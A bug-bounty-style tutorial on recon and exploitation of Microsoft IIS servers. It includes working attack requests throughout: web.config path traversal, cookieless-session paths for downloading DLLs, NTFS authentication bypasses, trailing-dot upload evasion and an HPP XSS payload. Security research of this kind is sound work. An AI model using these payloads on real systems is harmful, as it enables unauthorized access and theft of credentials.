humiliating iis servers for fun and jail time
A friend of mine once told me:
If you see an IIS blue screen, don’t stop there; there must be something.
Yep, he was right. That IIS splash page is not a dead end. Behind that blue window sits one of the most consistently misconfigured web servers on the www, and it’s begging you to look deeper.
So let me walk you through how I approach IIS targets during bug bounty:
table of contents
- psst, psst, IIS servers, where are you?
- ok, I found an IIS server. now what?
- pwn time
- bypassing WAFs via HPP
psst, psst, IIS servers, where are you?
Here are some techniques I use to find IIS servers.
shodan
Before you even touch a target, go see what Shodan already knows:
ssl:"target.com" http.title:"IIS"
ssl.cert.subject.CN:"target.com" http.title:"IIS"
org:"target" http.title:"IIS"
These sample queries will list IIS boxes tied to the target’s org or SSL certificates. You’ll sometimes find staging servers, forgotten admin panels, and internal tools that nobody realized were internet-facing.
Feel free to replace or combine shodan with other platforms like fofa, censys, netlas, odin, etc. They all index different slices of the internet. 🍕
google dorking
Google can find IIS servers for you before you even fire up a scanner. These dorks are all about locating IIS targets within a scope:
site:target.com intitle:"IIS Windows Server"
site:target.com inurl:aspnet_client
site:target.com ext:aspx | ext:ashx | ext:asmx
site:target.com intext:"Microsoft-IIS" | intext:"X-Powered-By: ASP.NET"
site:target.com inurl:_vti_bin
site:target.com intitle:"Microsoft Internet Information Services"
The aspnet_client folder and _vti_bin (FrontPage extensions) are dead giveaways for IIS; if Google has indexed them, you’ve got a target. The ext:aspx dork catches any indexed ASP.NET pages, which means IIS is underneath.
Also, expand your scope with stacked wildcards to catch nested subdomains that basic enumeration misses:
site:*.target.com intitle:"IIS"
site:*.*.target.com intitle:"IIS"
That second one has surfaced dev/staging boxes for me more than once.
active tech fingerprinting
The easiest way to know you’re staring at IIS is the response headers. Hit it with a raw request:
nc -v target.com 80
Or if it’s TLS:
openssl s_client -connect target.com:443
What you’re looking for something like this in the response headers:
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
But probably you want to do this at scale. Then just keep calm and use httpx (or nuclei):
httpx -l targets.txt -td | grep IIS | tee iis-targets.txt
ok, I found an IIS server. now what?
First off, let’s confirm what we’re dealing with and grab as much information as the server is willing to give away for free.
internal IP disclosure
Here’s a freebie most people miss. Send an HTTP/1.0 request to certain IIS setups (especially Exchange or OWA fronts) and the server will sometimes hand you an internal IP in the Location header:
curl -v --http1.0 http://example.com
You might get back something like:
HTTP/1.1 302 Moved Temporarily
Location: https://192.168.5.237/owa/
Server: Microsoft-IIS/10.0
X-FEServer: NHEXCHANGE2016
That internal IP and that X-FEServer header just told you the internal hostname of the Exchange server. File that away. It’s information disclosure that we could leverage in the following steps.
pwn time
Enough recon by now, let’s get to the juicy parts.
nuclei templates: automate the boring stuff
Once you’ve got your list of IIS targets, blast them with nuclei using relevant tags:
nuclei -l iis-targets.txt \
    -tags microsoft,windows,asp,aspx,iis,azure,config,exposure -silent
I like to fire this in the background while I’m doing manual recon.
the HTTPAPI 2.0 dead end that isn’t
You’ll hit a lot of IIS boxes that respond with a generic HTTPAPI 2.0 404 error. Most people see this and think “nothing here.” Wrong.
What this actually means is the server didn’t receive the right domain name in the Host header. The IIS instance is there, it’s running something, but it’s bound to a specific virtual host. You need to figure out which one.
Two approaches:
- check the SSL certificate. The subject or SAN field often contains the hostname you need. Just hit it in a browser and inspect the cert.
-
if the cert doesn’t help, you brute-force virtual hosts. Tools like
ffufwith aHostheader wordlist work well here:ffuf -u https://TARGET_IP/ -H "Host: FUZZ.target.com" -w vhosts.txt -fs 0When you land on the right hostname, the server suddenly wakes up and serves you a real application instead of that useless 404.
IIS tilde enumeration: the gift that keeps giving
This is, one of the most underrated techniques. IIS has a legacy behavior inherited from the old DOS 8.3 filename convention. By sending specially crafted requests, you can enumerate the short names of files and directories on the server even if directory listing is disabled.
The tool you want is shortscan:
shortscan https://target.com/ -F -p 1
Note -F -p 1 parameters tell shortscan to fuzz the directories (full urls) and enumerate the shortnames (-p stands for patience).
Another tool you can use is burp’s IIS Tilde Enumeration Scanner.
This will spit out shortname fragments like:
File: WEB~1.CON
File: GLOBAL~1.ASA
File: SITEBA~1.ZIP
Dir:  ADMIN~1
Now here’s the thing: WEB~1.CON is obviously web.config. But what’s SITEBA~1.ZIP? Is it sitebackup.zip? sitebase.zip? sitebatch.zip? If we can guess the full name, we can try to download it.
Let’s explore some options for wordlist generation:
using LLMs
Something like:
Return only a list of words, separated by newlines, and nothing else. Ensure that the words contain only alphanumeric characters.
Make a list of guesses, for what the rest of the word could be from this snippet. Ensure that the snippet is a substring of your guess.
Make the list as extensive as possible.
Snippet: {shortname}
github dorks to resolve shortnames
GitHub’s code search is basically a free filename database. Millions of repos means millions of real-world filenames you can pattern-match against your shortname fragments. Way more effective than guessing blindly.
The idea: take the first 6 characters from your shortname (everything before ~1) and search GitHub for filenames that start with those characters and end with the right extension.
Using GitHub’s code search UI directly:
# In GitHub's search bar, select "Code" and use path: filters
path:/.ds_st
path:/global*.asa
path:/connec*.config

To pseudo-automate this, check out GSNW (GitHub Short Name Wordlist). You feed it your shortname fragments and it scrapes GitHub code search for matching filenames:
python gsnw.py "siteba" output.txt
There’s also GitHub-IIS-Shortname-Generator which does the same thing and outputs a clean wordlist:
python scanner.py WEBDEV
Found matches:
--------------------------------------------------
- WebDev.md
- WebDeveloper.java
- webdev.txt
- webdevicons.lua
--------------------------------------------------
Total unique matches: 86
Another cool option is shortnameguesser, which takes shortname scanner output and generates targeted wordlists by querying multiple sources to resolve the fragments.
using BigQuery to resolve shortnames
This is where it gets interesting. This technique is inspired by Assetnote’s research on using BigQuery to find hidden files on IIS. The idea is simple: use Google BigQuery’s public GitHub dataset to search the entire GitHub codebase for filenames that match your shortname pattern.
If your shortname scan returned SITEBA~1.ZIP, you run this in BigQuery:
SELECT DISTINCT path
FROM `bigquery-public-data.github_repos.files`
WHERE REGEXP_CONTAINS(path, r'(?i)(\/siteba[a-z0-9]+\.zip|^siteba[a-z0-9]+\.zip)')
LIMIT 1000
You’ll get back real filenames from real projects: sitebackup.zip, sitebase.zip, and so on. Now you have a focused wordlist instead of blindly guessing.
bruteforcing the rest with crunch
When LLMs, GitHub, and BigQuery all come up empty, sometimes you just need to go dumb and brute-force the remaining characters. crunch generates wordlists of every possible combination for a given character length:
crunch 4 6 abcdefghijklmnopqrstuvwxyz -o wordlist.txt
This generates every lowercase alphabetic string from 4 to 6 characters long. Since 8.3 shortnames show you the first 6 characters, you typically only need to guess the remaining portion.
Say shortscan gave you DESKTO~1.ZIP. You know the filename starts with deskto and ends with .zip. Now you need to figure out what comes after deskto. The file could be desktop.zip, desktopbackup.zip, desktop-files.zip, etc. Use ffuf with pattern-based fuzzing to cover the variations:
ffuf -w wordlist.txt -u https://target.com/desktoFUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop-FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop_FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktop%20FUZZ.zip -mc 200,301,302,403
ffuf -w wordlist.txt -u https://target.com/desktopFUZZ.zip -mc 200,301,302,403
Note the different separators: hyphen, underscore, URL-encoded space, and no separator at all. Developers are inconsistent with naming conventions, so you want to cover all patterns. The %20 variant catches the surprisingly common case where someone named their file with a space in it — Windows doesn’t care, and IIS will serve it just fine.
This is the brute-force fallback when the smart approaches fail, and honestly, it works more often than you’d expect.
fuzzing: the IIS-specific wordlist matters
Generic wordlists are fine for generic servers. IIS is not generic. You need to fuzz for things that only exist in the IIS/.NET ecosystem.
These are high-value targets to fuzz for:
/web.config
/web.config.bak
/web.config.old
/web.config.txt
/global.asax
/trace.axd
/elmah.axd
/connectionstrings.config
/appsettings.json
/appsettings.Development.json
/appsettings.Staging.json
/appsettings.Production.json
/appsettings.Local.json
/secrets.json
/WS_FTP.LOG
/_vti_pvt/service.cnf
For instance, trace.axd is the ASP.NET trace viewer. If it’s enabled, you get full request/response logs including headers, cookies, and sometimes credentials. elmah.axd is the error log viewer; same deal. These are essentially debug endpoints that developers forget to turn off. 🫣
And always fuzz with IIS-specific extensions:
.asp,.aspx,.ashx,.asmx,.wsdl,.wadl,.config,.xml,.zip,.txt,.dll,.json
A practical ffuf command:
ffuf -u https://target.com/FUZZ -w iis-wordlist.txt \
     -e .asp,.aspx,.ashx,.asmx,.config,.json,.xml,.zip,.bak,.txt \
     -mc 200,301,302,403 -fs 0
Some IIS-specific wordlists that I like:
- secLists IIS.txt: the classic. Covers default IIS paths, common handlers, and legacy files. Use it without adding extensions since the entries already include them.
- orwa’s iis.txt: curated by Godfather Orwa (the same guy from the “THE POWER OF RECON” talk in the references below). Battle-tested on real bug bounty programs. This is the one I reach for first. 👑
- orwa’s aspx.txt: companion to the above, focused specifically on .aspx endpoints.
- wfuzz iis.txt: small but focused on known-vulnerable IIS paths.
- dirbuster-ng iis.txt: another compact one that targets IIS-specific weaknesses.
- Assetnote wordlists: auto-generated from real-world crawl data, updated monthly. Grab the ASP and ASPX wordlists. These are derived from actual production applications, so the hit rate is significantly better than generic lists.
- OneListForAll: the “rockyou of web fuzzing.” Use
onelistforallshort.txtfor targeted runs and leave the full list running overnight.
Pro tip: IIS is case-insensitive. If your wordlist is mixed-case, you’re wasting requests on duplicates. Use a lowercased wordlist like SecLists’ raft-medium-words-lowercase.txt or pipe your custom list through tr '[:upper:]' '[:lower:]' | sort -u before feeding it to ffuf.
web.config: the keys to the kingdom
If you can read web.config through a path traversal, a misconfigured backup file, or a shortname-assisted discovery, you’ve potentially won the entire engagement.
Here’s why: IIS web.config files often contain machine keys. These are the cryptographic keys used to sign and encrypt ViewState. If you have the machine keys, you can forge a malicious serialized ViewState payload and achieve remote code execution via deserialization.
This is one of the most reliable IIS RCE chains in existence. Tools like ysoserial.net will generate the payload for you once you have the keys. 🔑
path traversal to web.config
If you find any kind of file download or file read parameter, try stuff like:
GET /download?id=../../web.config
GET /download?id=..%2f..%2fweb.config
bin directory DLL exposure via cookieless sessions
Even without a path traversal, there’s a slick way to pull DLLs straight out of the bin directory. ASP.NET’s legacy cookieless session feature lets you embed a session token directly in the URL path using the (S(X)) syntax. The beautiful part: you can abuse this to confuse IIS’s path resolution and access the bin folder even when it should be blocked.
GET /(S(X))/b/(S(X))in/Newtonsoft.Json.dll
That URL looks like gibberish, but IIS interprets the (S(X)) segments as cookieless session tokens, strips them during path normalization, and ultimately resolves the path to /bin/Newtonsoft.Json.dll.
Now, Newtonsoft.Json.dll is a default library and won’t contain application secrets on its own. But the technique works for any DLL in the bin directory. If you’ve already enumerated filenames via tilde shortnames or other methods, swap in the actual application DLLs:
GET /(S(X))/b/(S(X))in/WebApplication1.dll
GET /(S(X))/b/(S(X))in/App_Code.dll
GET /(S(X))/b/(S(X))in/MyCustomAPI.dll
Download those, throw them into JetBrains dotPeek or dnSpy, and you’re reading the full decompiled source code: hardcoded credentials, API keys, internal endpoint logic, custom auth implementations; everything the developers thought was safely compiled away. 💀
reverse proxy path confusion
When IIS sits behind a reverse proxy (or acts as one), you can sometimes exploit path normalization differences to access paths you shouldn’t.
The classic trick: if /admin/ returns 403 or redirects you, try:
/anything/..%2fadmin/
The proxy sees /anything/..%2fadmin/ and thinks you’re requesting /anything/. It forwards the request. But IIS decodes %2f to /, resolves the path traversal, and serves /admin/. You just bypassed the access control.
authentication bypass via NTFS hacks
IIS 7.5 and similar versions have a fun behavior with NTFS alternate data streams and index allocation. You can sometimes bypass basic authentication with paths like:
/admin::$INDEX_ALLOCATION/admin.php
/admin:$i30:$INDEX_ALLOCATION/admin.php
These exploit how IIS resolves NTFS metadata streams. The authentication module sees a path it doesn’t recognize as protected, but the file system resolves it to the actual directory anyway.
file upload tricks
If you find an upload function on an IIS target, the developers almost certainly blacklisted .aspx and .asp. But IIS serves a surprising number of extensions as text/html by default, which means stored XSS through file upload.
Extensions that render as HTML (basic XSS vector works):
.cer
.hxt
.htm
Extensions that support XML-based XSS vectors:
.dtd, .mno, .vml, .xsl, .xht, .svg, .xml, .xsd,
.xsf, .svgz, .xslt, .wsdl, .xhtml
And IIS has a quirk with trailing dots in filenames. If the upload filter blocks shell.aspx, try:
shell.aspx.
shell.aspx..
shell.aspx...
IIS will strip the trailing dots and serve the file normally. This has been a known bypass for years and people still don’t filter for it. 🤷
For server-side includes, these extensions are worth trying:
.stm, .shtm, .shtml
bypassing WAFs via HPP
One last trick. If there’s a WAF in front of the IIS target blocking your payloads, HTTP Parameter Pollution (HPP) can sometimes split your payload across duplicate parameters:
https://target.com/page?param=<svg/¶m=onload=alert(1)>
IIS and ASP.NET concatenate duplicate parameter values with a comma by default, which can reassemble your payload on the other side of the WAF.
bottom line
As we’ve seen, the attack surface of IIS in bug bounty is pretty wide but consistently under-tested. Everyone’s off chasing the latest js framework vuln while these windows boxes sit there, leaking internal IPs, serving up their own config files, and running with shortname enumeration wide open.
So don’t skip the blue screen. Recon harder. 🕵
further reading
There are some cool references I’ve collected thorought preparing this post:
Hey, I'd love to hear your thoughts! Just drop me an email.